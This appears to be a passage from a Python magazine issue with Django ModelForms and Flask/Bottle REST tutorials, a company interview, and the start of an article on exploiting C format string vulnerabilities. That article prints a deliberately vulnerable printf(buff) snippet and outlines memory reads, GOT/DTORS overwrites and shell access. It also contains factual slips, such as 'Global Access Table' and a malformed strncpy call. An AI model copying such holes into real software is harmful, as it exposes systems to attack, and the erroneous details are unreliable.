We can very easily write the models for this in a file called `shipping_info/models.py`: Listing 1.

Listing 1. Shipping_info/models.py

```
from django.db import models

TITLE_CHOICES = (
    ('MR', 'Mr.'),
    ('MRS', 'Mrs.'),
    ('MS', 'Ms.'),
)

class ShippingDetails(models.Model):
    name = models.CharField(max_length=100)
    title = models.CharField(max_length=3, choices=TITLE_CHOICES)
    street = models.CharField(max_length=250)
    city = models.CharField(max_length=50)
    state = models.CharField(max_length=50)
    zipcode = models.IntegerField()
    phone = models.IntegerField()
```

Until this point, the Django development process has been fairly standard. The schema has been designed as per requirements and translated into models using the ORM. Now comes the next step, creation of forms which is where we will encounter some magic!

As I had promised, we are not going to attach the `models _directly_` to a form. Create a new file `shipping_info/forms.py` (Listing 2).

Listing 2. Model Forms

```
from django.forms import ModelForm
from .models import ShippingDetails

class ShippingForm(ModelForm):
    class Meta:
        model = ShippingDetails
        # fields = ('name', )
        # The above line of code (commented out) is used when a subset of the models are required
        and not all the fields.
```

As one can see, apart from importing the ModelForms from django and the model itself, we have finished creating the form in three lines itself.

This is an improvement over the other ways to make a form, using the forms library or normal HTML forms and then linking to the database, because using ModelForms, Django does all the heavy lifting for the developer.

Also, as mentioned before, the models are directly linked to the form so that even if one needs to perform a database migration (using maybe South), the ModelForms will perform in the same manner. The only changes will come in the views, where/if the form fields are individually cleaned.

Now of course, this is not the whole process, the form still has to be rendered – for this we need to write the views and templates.

For the views, lets fill in the file `shipping_info/views.py`: Listing 3.

Listing 3. The views

```
from django.shortcuts import render
from django.http import HttpResponseRedirect

# from django.contrib.auth.decorators import login_required

from .forms import ShippingForm

# @login_required()
# Above is a cool decorator to make sure the user only gets the form if logged in.

def fill_form(request):
    if request.method == 'POST':
        form = ShippingForm(request.POST)

        if form.is_valid():
            name = form.cleaned_data['name']
            title = form.cleaned_data['title']
            street = form.cleaned_data['street']
            city = form.cleaned_data['city']
            state = form.cleaned_data['state']
            zipcode = form.cleaned_data['zipcode']
            phone = form.cleaned_data['phone']

            form.save() # This is another cool trick given by ModelForms, a simple save method
            that does all the work

            return HttpResponseRedirect('/success/') # Redirect after post - although please
            remember we have not added a success page yet!

        else:
            form = ShippingForm() # Returns an unbound form

    return render(request, 'address.html', {
        'form': form,
    })
```

Now to create the templates, we shall create a file called `shipping_info/templates/address.html` and fill it with the following:

```
<form action="/address/" method="post">
    {% csrf_token %}
```

```
    {{ form.as_p }}
    <input type="submit" value="Submit Details!" />
</form>
```

Now, on configuring your `urls.py` to include this app with its view functions you should be able to run your Django project. Specifically, the `urls.py` file should read as follows:

```
from django.conf.urls import patterns, include, url
urlpatterns = patterns('',
    url(r'^address/', 'shipping_info.views.fill_form', name='address'),
    url(r'^success/', 'shipping_info.views.success_page', name='success'),
)
```

On directing your project to `localhost:8000/address`, you should see your form successfully rendering here. Yes, it was that simple!

But wait, we still have to create the success page so that you know that your form has successfully submitted the values.

In `shipping_info/views.py`, add the following view function:

```
def success_page(request):
    return render(request, 'success.html')
```

And to create the actual success page, in `shipping_info/templates/success.html`, add:

```
<html>
  <title> Success! </title>

  <body>
    <h2> Congratulations! </h2>
    <h3> Your magic ModelForm has been submitted successfully! :) </h3>
  </body>

</html>
```

You don't believe me? Enter valid values in the form and press submit. You can now either go to your database shell directly or use the `django` shell to access the database and see the input values.

The following steps outline how you can perform this from the Django shell:

```
$ python manage.py shell
>>> from django.db import models
>>> from shipping_info.models import *
>>> latest_user = ShippingDetails.objects.latest('name') ## to get latest user saved into
database
>>> name = latest_user.name # to get name of that user
>>> city = latest_user.city # to get city of that user
>>> phone = latest_user.phone # to get phone number of that user
>>> user_object = ShippingDetails.objects.get(name = 'put your name here')
```

Conclusion

As you can see, using ModelForms makes working with forms a simple process. It also tightly binds the forms to the models which is where the data gets stored.

Further Reading

- <http://pydanny.com/core-concepts-django-modelforms.html>
- <http://www.slideshare.net/shawnrider/django-forms-best-practices-tips-tricks>
- <https://docs.djangoproject.com/en/1.5/topics/forms/modelforms/>

About the Authors

Agam Dua

Agam Dua is Software Architect at tutorific.co and is leading the machine learning and platform design efforts there. He is on twitter @merlinsbrain and can be reached at <agam> AT <breakthesilos> DOT com.

Co-author – Abhishek

Abhishek is Software Developer at tutorific.co He is fascinated by Python, especially on the web using Flask and Django. He is on twitter @toanant and can be reached at abhishek4bhopati@gmail.com

Interview with Mikhail Berman

Mikhail Berman, Business Development Director, Devexperts company.

He will tell you about backgrounds of his work and their programmers team.



Hello Mikhail! Could you tell our readers something about Devexperts?

Devexperts was founded in 2002 and since then we are focused on trading technologies and platforms. We believe in technical excellence in everything. We have a very talented and efficient team of highly skilled engineers. We not only develop the stuff but also maintain it and therefore have a good experience of issues that our clients are facing in different situations, we know how to support their business growth with the IT solutions and so on. I think we are one of the most recognized companies in Russia in terms of technology excellence in line with Google, Yandex and maybe few other names.

I looked at your website. It seems true that you're pretty huge player in Russia. There's so many awards you have and so many companies you worked with.

You may be surprised with this as Devex does not at all sound like those "big names" but nevertheless it is true (laught). This is the main reason for us to stay in the tough and competitive sw dev business for so many years at the same time staying focused primarily on one domain.

How many programmers works in your company?

Devexperts is about 300+ employees most of which are engineers. About 20% of that are in Maintenance & Support, about 25-30% are QA and about 50% are R&D.

What are you researching right now? What solutions you're preparing?

Our current FX related technology projects will continue. We see big potential in this market.

We also plan to pay more attention to non-FX solutions and launch some interesting projects in the non-FX area. We want to improve their services for traders.

We are always happy to be involved in any challenging project and we also will not miss a chance of interesting custom development project.

Thank you!

Making Web Development Simpler with Python

by Douglas Soares

Python has been attracting a lot of attention in the last years as it is an easy to learn, powerful and feature-rich programming language which is particularly helping several web developers to deliver better code in less time – in this article, we will talk about some web micro frameworks and some newer tools to ease the web developer job.

This article is intended for Python developers that are working with Web Development, mainly with API development and Web Services and it is expected that you know how to use virtualenv and virtualenvwrapper to create virtual python environments and know the basics of Python, like its types and decorators.

Ready, Set, Go!

Python is an awesome language for general development – it has a clean syntax, it is easy to learn and to teach and has been used in successful companies like Instagram and Dropbox and more and more startups are using it for its projects.

It is not different in the web development field – Python is extremely popular and has some well known web frameworks and platforms, like Django, Plone, Web2Py.

These frameworks have lots of users and projects that are bigger and most of the time, they have a lots of components that we may not need when writing projects like Restful APIs, Web Services and projects with NoSQL databases, so lets discover some alternative Python web frameworks, also referred as microframeworks.

What is a microframework?

A microframework intends to be as simple as possible and *generally* provide the following:

- Handles HTTP requests and responses
- Small template engine
- URL Routing
- Sessions

Just for an example, if you look at Django, it will have the following out-of-the-box:

- Handles HTTP requests and responses
- URL Routing
- Powerful template engine
- ORM – Object Relational Mapper
- Admin Interface
- Sessions

- Cache System
- Serialization System
- Syndication System

The idea is to provide only the code that handles the basic HTTP operations and methods and let the developer choose what components to use given the need – and this is the main reason they are becoming so popular, since you can choose the better tools for the job – and this is particularly important when writing the kind of applications aforementioned.

The Flask (<http://flask.pocoo.org/>) project have a section in its excellent documentation on what being “micro” means, so if you are feeling curious, take a look.

Now that we know about microframeworks, lets start to explore with Flask.

Flask

Flask is a microframework created by Armin Ronacher (also know as Mitsuhiko) that started as an April, 1st joke (you can read more about it in the link [Opening the Flask](#)) and refers to itself as “Flask is a microframework for Python based on Werkzeug, Jinja 2 and good intentions”.

It supports the following out-of-the-box:


- The excellent Jinja2 template engine
- Werkzeug, a utility library for WSGI (read more here: <http://werkzeug.pocoo.org/docs/tutorial/#step-0-a-basic-wsgi-introduction>)

Lets see an example of a Flask application, but first, let us create a virtual environment for our tests using virtualenv and virtualenvwrapper:



```
1. douglas@ingravitto: ~ (zsh)
(0:18) douglas at ingravitto in ~ {}
> mkvirtualenv flask
New python executable in flask/bin/python
Installing Setuptools.....done.
Installing Pip.....done.
(0:18) douglas at ingravitto in ~ {flask}
>
```


Note that {flask} information on my shell – it means that I’m using the virtual environment that we created, so we need to install Flask now, lets do this:



```
1. douglas@ingravitto: ~ (zsh)
(0:21) douglas at ingravitto in ~ {flask}
> pip install flask
```



Run the above command and you will see *pip* searching, downloading and installing all Flask dependencies and we will be ready to go.

After that, we will create a file called *flaskapp.py* that will contain the following:

A screenshot of a code editor window titled 'flaskapp.py'. The code is as follows:


```
1 from flask import Flask
2 app = Flask(__name__)
3
4
5 @app.route("/")
6 def hello():
7     return "Hello World!"
8
9 if __name__ == "__main__":
10     app.run()
11
```

Save the file and lets run it:

A screenshot of a terminal window titled '1. python flaskapp.py (python)'. The terminal shows the following output:

```
(0:27) douglas at ingravitto in ~/Work/sandbox/articles/microframeworks {flask}
> python flaskapp.py
* Running on http://127.0.0.1:5000/
```

Now open a browser and you will see a “Hello World” message:



Everything all right? Well, lets make something cooler than just the Hello World – now suppose we need to create a Restful webservice (thanks to Miguel Grinberg for the idea) to add, delete and list our preferred books.

Creating a Restful book catalog api using just Flask

To create our catalog web service, we will use the following API url to expose our service:

`http://[hostname]/catalog/api/v1`

It is important to plan how you will expose your service, because when you publish it and the users start to consume your API it will be harder to change the URL – it is possible, but it will give you some headaches – because you can leave your consumers without data.

In our case, here is some explanation, but remember – it is not set on stone, you can design your API URL as it pleases you:

URL	Description
http://[hostname]	The hostname of the server that is hosting the API, it may be something like: http://catalogapp.com
catalog	Our application name, because we can have many applications exposed in the same server
api	The kind of service that is being exposed
v1	Our API version, it helps because we can have other versions (even if they are incompatible)

After defining the URL, here is some information about the HTTP methods that we are going to use, the URI that will be exposed and their actions:

HTTP Method	URI	Action
GET	http://[hostname]/catalog/api/v1/books	Retrieve a list of books
GET	http://[hostname]/catalog/api/v1/books/[book_id]	Retrieve a book
POST	http://[hostname]/catalog/api/v1/books	Create a new book
PUT	http://[hostname]/catalog/api/v1/books/[book_id]	Update an existing book
DELETE	http://[hostname]/catalog/api/v1/books/[book_id]	Delete a book

For the sake of the length of this article, we will just *retrieve a list of books, retrieve a book and create a new book*, ok?

Now that is clear what we need to do, lets do some coding – open the *flaskapp.py* file and make the following changes:

```

1 from flask import Flask, jsonify
2 app = Flask(__name__)
3
4 books = [
5     {
6         'id': 1,
7         'authors': ['Martin Fowler', 'Pramod Sadalage'],
8         'title': 'Essential NoSQL',
9     },
10    {
11        'id': 2,
12        'authors': ['Mika Waltari'],
13        'title': 'The Egyptian',
14    },
15    {
16        'id': 3,
17        'authors': ['Osho'],
18        'title': 'Learning to Silence the Mind: Wellness Through Meditation',
19    },
20 ]
21
22
23 @app.route('/catalog/api/v1/books', methods=['GET'])
24 def get_books():
25     return jsonify({'books': books})
26
27 if __name__ == '__main__':
28     app.run(debug=True)
29

```


Now lets run the application – you should see something like this:

```

(23:10) douglas at ingravitto in ~/Work/sandbox/articles/microframeworks {flask}
» python flaskapp.py
* Running on http://127.0.0.1:5000/
* Restarting with reloader


```

Shall we test it? Open <http://127.0.0.1:5000/catalog/api/v1/books> on your browser and that can see this:



```
{
  "books": [
    {
      "authors": [
        "Martin Fowler",
        "Pramod Sadalage"
      ],
      "id": 1,
      "title": "Essential NoSQL"
    },
    {
      "authors": [
        "Mika Waltari"
      ],
      "id": 2,
      "title": "The Egyptian"
    },
    {
      "authors": [
        "Osho"
      ],
      "id": 3,
      "title": "Learning to Silence the Mind: Wellness Through Meditation"
    }
  ]
}
```

Nice, huh ! Now lets add the code to get just one book – first, we need to add an import to the abort module of Flask, so add it in the first line:




```
1 from flask import Flask, jsonify, abort
2 app = Flask(__name__)
```

Now lets add the method that will give us just one book or give us a 404 error if the book does not exist:



```
22
23 @app.route('/catalog/api/v1/books/<int:book_id>', methods=['GET'])
24 def get_book(book_id):
25     book = filter(lambda book: book['id'] == book_id, books)
26     if not len(book):
27         abort(404)
28     return jsonify({'book': book[0]})
29
```

Lets test it again, access the following url: <http://127.0.0.1:5000/catalog/api/v1/books/1> – and you should see something like this:



```
{
  "book": {
    "authors": [
      "Martin Fowler",
      "Pramod Sadalage"
    ],
    "id": 1,
    "title": "Essential NoSQL"
  }
}
```

Well, now let's test with a book that does not exist, access the following url: `http://127.0.0.1:5000/catalog/api/v1/books/99`.




Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Voilà! It gives us a 404 error.

Now for the last part, we will add a code to create a new book and let's see how we add it using curl, first let's add an import to the request Flask module:



```
1 from flask import Flask, jsonify, abort, request
2 app = Flask(__name__)
```

And now, let's add the code that will use the HTTP POST method to allow us to create new books:




```
23 @app.route('/catalog/api/v1/books', methods=['POST'])
24 def create_book():
25     if not request.json or not 'title' in request.json:
26         abort(400)
27     book = {
28         'id': books[-1]['id'] + 1,
29         'title': request.json['title'],
30         'authors': request.json.get('authors', ''),
31     }
32     books.append(book)
33     return jsonify({'book': book}), 201
```

Ok, now that we have the method, let's test it – open a console/terminal and type the following `curl` command:

```
(0:37) douglas at ingravitto in ~ {}  
» curl -i -H "Content-Type: application/json" -X POST \  
> -d '{"authors": ["Andrew Hunt", "David Thomaz"], "title": "The Pragmatic Programmer"}' \  
> http://localhost:5000/catalog/api/v1/books  
HTTP/1.0 201 CREATED  
Content-Type: application/json  
Content-Length: 141  
Server: Werkzeug/0.9.3 Python/2.7.5  
Date: Tue, 06 Aug 2013 03:37:38 GMT  
  
{  
  "book": {  
    "authors": [  
      "Andrew Hunt",  
      "David Thomaz"  
    ],  
    "id": 5,  
    "title": "The Pragmatic Programmer"  
  }  
}
```

Now lets see in the browser if everything went as planned, access <http://127.0.0.1:5000/catalog/api/v1/books/4> in your browser:



```
{  
  "book": {  
    "authors": [  
      "Andrew Hunt",  
      "David Thomaz"  
    ],  
    "id": 4,  
    "title": "The Pragmatic Programmer"  
  }  
}
```

Hooray! It is like when the *Colonel John “Hannibal” Smith* of the *A Team* used to say: “I love it when a plan comes together”.

So we learned how to create a simple Restful API using just Flask and it was quite an easy task, but it could have been even easier – you can use the excellent Flask Restful extension along with the *splinter* acceptance testing tool to ensure that your API works as intended.

What about other microframeworks? Lets look briefly about other options that deserve some attention when working in this kind of application.

Bottle.py – When Flasks are too expensive

Bottle.py is a WSGI microframework created in 2009 by Marcel Hellkamp and defines itself as: *Bottle is a fast, simple and lightweight WSGI micro web-framework for Python. It is distributed as a single file module and has no dependencies other than the Python Standard Library.*


It is a lifesaver because you do not need anything other than a common Python installation to create Bottle.py apps and it also works well with Python 3, making it easier to deploy and to maintain.

To create a simple Bottle.py application, just create a folder called *bottleapp*, download the latest bottle.py version and put there:

```
(1:01) douglas at ingravitto in ~/Work/sandbox/articles/microframeworks {}  
» mkdir bottleapp && cd bottleapp  
  
(1:01) douglas at ingravitto in ~/Work/sandbox/articles/microframeworks/bottleapp {}  
» wget https://raw.githubusercontent.com/defnull/bottle/master/bottle.py  
--2013-08-06 01:01:29-- https://raw.githubusercontent.com/defnull/bottle/master/bottle.py  
Resolving raw.githubusercontent.com... 199.27.72.133  
Connecting to raw.githubusercontent.com|199.27.72.133|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 142158 (139K) [text/plain]  
Saving to: 'bottle.py'  
  
100%[=====]  
2013-08-06 01:01:31 (176 KB/s) - 'bottle.py' saved [142158/142158]
```

```
$ mkdir bottleapp && cd bottleapp  
$ wget https://raw.githubusercontent.com/defnull/bottle/master/bottle.py
```

Now, lets create a file called app.py in this directory and add the following code to it:




```
app.py  
1 from bottle import route, run, template  
2  
3  
4 @route('/hello/<name>')  
5 def index(name='World'):  
6     return template('<b>Hello {name}</b>!', name=name)  
7  
8 run(host='localhost', port=8080)  
9
```

Now just execute the app.py file using the following command:

```
(1:01) douglas at ingravitto in ~/Work/sandbox/articles/microframeworks/bottleapp {}  
» python app.py  
Bottle v0.12-dev server starting up (using WSGIRefServer())...  
Listening on http://localhost:8080/  
Hit Ctrl-C to quit.
```

Note that I did not create a virtual environment, we are using the bottle.py file that we downloaded from github.

Open your browser on <http://localhost:8080/hello/developer> and you will see the following: \



Hello developer!

So, now that we opened the Bottle (sorry, I could not lose this bad joke) we will port our Book catalog application to Bottle.py, here is the full source code:

```

1 from bottle import run, post, get, request, HTTPError
2
3 books = [
4     {
5         'id': 1,
6         'authors': [u'Martin Fowler', u'Pramod Sadalage'],
7         'title': u'Essential NoSQL',
8     },
9     {
10        'id': 2,
11        'authors': [u'Mika Waltari'],
12        'title': u'The Egyptian',
13    },
14    {
15        'id': 3,
16        'authors': [u'Osho'],
17        'title': u'Learning to Silence the Mind: Wellness Through Meditation',
18    },
19 ]
20
21
22 @post('/catalog/api/v1/books')
23 def create_book():
24     if not request.json or not 'title' in request.json or not 'authors' in request.json:
25         raise HTTPError(status=400, body="Invalid Parameters !")
26     book = {
27         'id': books[-1]['id'] + 1,
28         'title': request.json.get('title'),
29         'authors': request.json.get('authors'),
30     }
31     books.append(book)
32     return {'book': book}
33
34
35 @get('/catalog/api/v1/books/<book_id:int>')
36 def get_book(book_id):
37     book = filter(lambda book: book['id'] == book_id, books)
38     if not len(book):
39         raise HTTPError(status=404, body="Book not found !")
40     return {'book': book[0]}
41
42
43 @get('/catalog/api/v1/books/')
44 def get_books():
45     return {'books': books}
46
47 run(host='localhost', port=8080, debug=True, reloader=True)
48

```

Article Links

- EuroPython 2012: Python for Startups: <https://ep2013.europython.eu/conference/talks/python-for-startups>
- IndyPy 2013 Web Shootout: <http://www.youtube.com/playlist?list=PLt4L3V8wVnF6QidryQyfCwsi7u4rwIZoP>
- Armin Ronacher: Opening the Flask <http://dev.pocoo.org/~mitsuhiko/flask-pycon-2011.pdf>
- About MicroFrameworks: <http://flask.pocoo.org/docs/foreword/#what-does-micro-mean>
- Flask Restful: <http://flask-restful.readthedocs.org/en/latest/quickstart.html>
- Splinter Acceptance Testing tool: <http://splinter.cobrateam.info/>

About the Author

Douglas Soares de Andrade is a Python developer from Brazil working for an amazing German Startup called T Dispatch which provides cloud solutions for fleet management – when not turning caffeine in code, he enjoys to stay with his children =)

Exploiting Format Strings with Python

by Craig Wright

In this article we will look at format strings in the C and C++ programming languages. In particular, how these may be abused.

The article progresses to discuss crafting attacks using python in order to attack through DPA (*Direct Parameter Access*) such that you can enact a 4-byte overwrite in the DTORS and GOT (*Global Access Table*) and prepares the reader for a follow-up article on exploiting the GOT and injecting shell code. We demonstrate how these simple but still often overlooked and even taught vulnerabilities can be used to read arbitrary locations from memory, write to memory and execute commands and finally to gain a shell.

Introduction

Format string attacks are not particularly new. Since their widespread public release in 2000, format string vulnerabilities have picked up in intensity as buffer overflows become less common and more widely known. From an unknown start a decade ago, they have become a common means of exploiting system applications. These vulnerabilities (We can see from 2010-06-30: KVIrc DCC Directory Traversal and Multiple Format String Vulnerabilities, that format string vulnerabilities have not disappeared and are still a valid topic today.) remain an issue as we still teach them.

We will start by explaining what a format string actually is and then why they can be exploited.

It is not uncommon for format string vulnerabilities to allow the attacker to view all the memory contained within a process. This is useful as it aids in locating desired variables or instructions within memory. With this knowledge, an attacker can exploit the vulnerability to successfully exploit code and even bypass control such as *Address Space Layout Randomization* (ASLR).

When a parent process starts, the addressing for that process as well as all subsequent child process in most implementations will remain static throughout the lifetime of the process. Although an attack may crash a child process, the parent process is often left intact. Consequently, attacks against child processes that cause a crash of the particular thread or fork may return useful information. This is particular true when multiple format string attacks can be leveraged against child processes that respond themselves without crashing the parent application.

Many Linux implementations incorporate a process-limit in order to limit the number of re-spawns and this can help minimize the impact of the attack noted above by enforcing an `RLIMIT_NPROC` `rlimit` (*resource limit*) of a process through the Linux kernel. In this event, where the executable attempts to fork and a greater number of forks would come into existent than are defined by `RLIMIT_NPROC` processes, the fork fails. The Linux kernel module, `rexFBD` when installed, detects excessive forking and stops these.

The end result is that memory leaks including format string vulnerabilities can act as a means of locating particular libraries and variables within a running process. The location of both stack and heap variables may be determined. From this, the attacker can discover the structures contained within a program.

What is a Format String?

Not all security people are programmers and consequently we need to start by defining what a format string is. Any format string is basically a set of special parameters that define how to display a variable number of arguments, for instance when sending a string of data to stdout. A format string essentially exists to define a variable length of arguments.

Format strings are primarily known in the C family of languages but are also used by Perl, PHP, and even many web scripting languages to determine how the variables will be displayed. In the C programming

language, it is necessary to define variables such that they are stored as a specific data type. These include integer values (int), character values (char) in many other forms of input. In programming with C and C++ format strings are primarily utilized by the `printf()` (printf refers to print formatted in the `printf()` family of functions commonly used and taught within the C programming language family) function family.

An example of a format string would occur if we wish to store the price of an item for sale from a catalogue. If we wish to return that value as a floating-point integer between \$0 and \$999.99 in value with the minimum width of three characters that always has two integer values returned after the decimal point we could do this by using the format string `3f.2f`.

I pick on this book a lot, but *Teach Yourself C in 21 days* (<http://www.daniweb.com/software-development/cpp/threads/74077>) by SAMS, has so many good examples of how not to code that I cannot go past it. The authors particularly ignore both buffer overflow attacks as well as format string vulnerabilities. In Figure 1, we see that this book is a table of the common conversion specifiers. I recommend this book to all aspiring security professionals, it provides excellent training material for bug hunters and reverse engineers to uncover and practice exploiting.

Specifier	Meaning	Types Converted
%c	Single character	char
%d	Signed decimal integer	int, short
%ld	Signed long decimal integer	long
%f	Decimal floating-point number	float, double
%s	Character string	char arrays
%u	Unsigned decimal integer	unsigned int, unsigned short
%lu	Unsigned long decimal integer	unsigned long

Note Any program that uses `printf()` should include the header file `stdio.h`.

Figure 1. Input And Output Ala “Teach Yourself C In 21 Days” By Sams

In C code (Wiki has a good summary of C Code syntax at http://en.wikipedia.org/wiki/C_syntax), format string vulnerabilities are devilishly simple to overlook. An example is displayed in the code snippet listed below. For the most part, the code will function correctly as long as we do not input unexpected data.

```
1: strncpy(buff, argv[1]) /*Previously defined array "char buff[64]*/
2: printf("\nHere we have typed our format identifier: %s\n", buffer);
3: printf("Opps, we forgot to add a format identifier here");
4: printf(buff);
```

Code segment 1: Opps... we left a simple bug


In Code Segment 1, the vulnerability occurs at line 1 due to the format string being omitted at line 4. Ideally, we should have placed a conversion specifier in line 4 just as we see in line 2. Line 4 could be better written as:

```
printf("%s", buff);
```

Forgetting those few simple characters makes all the difference.

In this first article, we will look at the manual popping up of the stack by means of a string of `%xs` and Python as the means to deliver this payload and DPA to shorten the format string. In a later post we will extend this to cover some of the newer techniques (Such as those discussed at Defcon 18) and Metasploit integration.

For this article, we will use a purposely vulnerable version of code: see Figure 2.



```
File Edit View Terminal Help
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
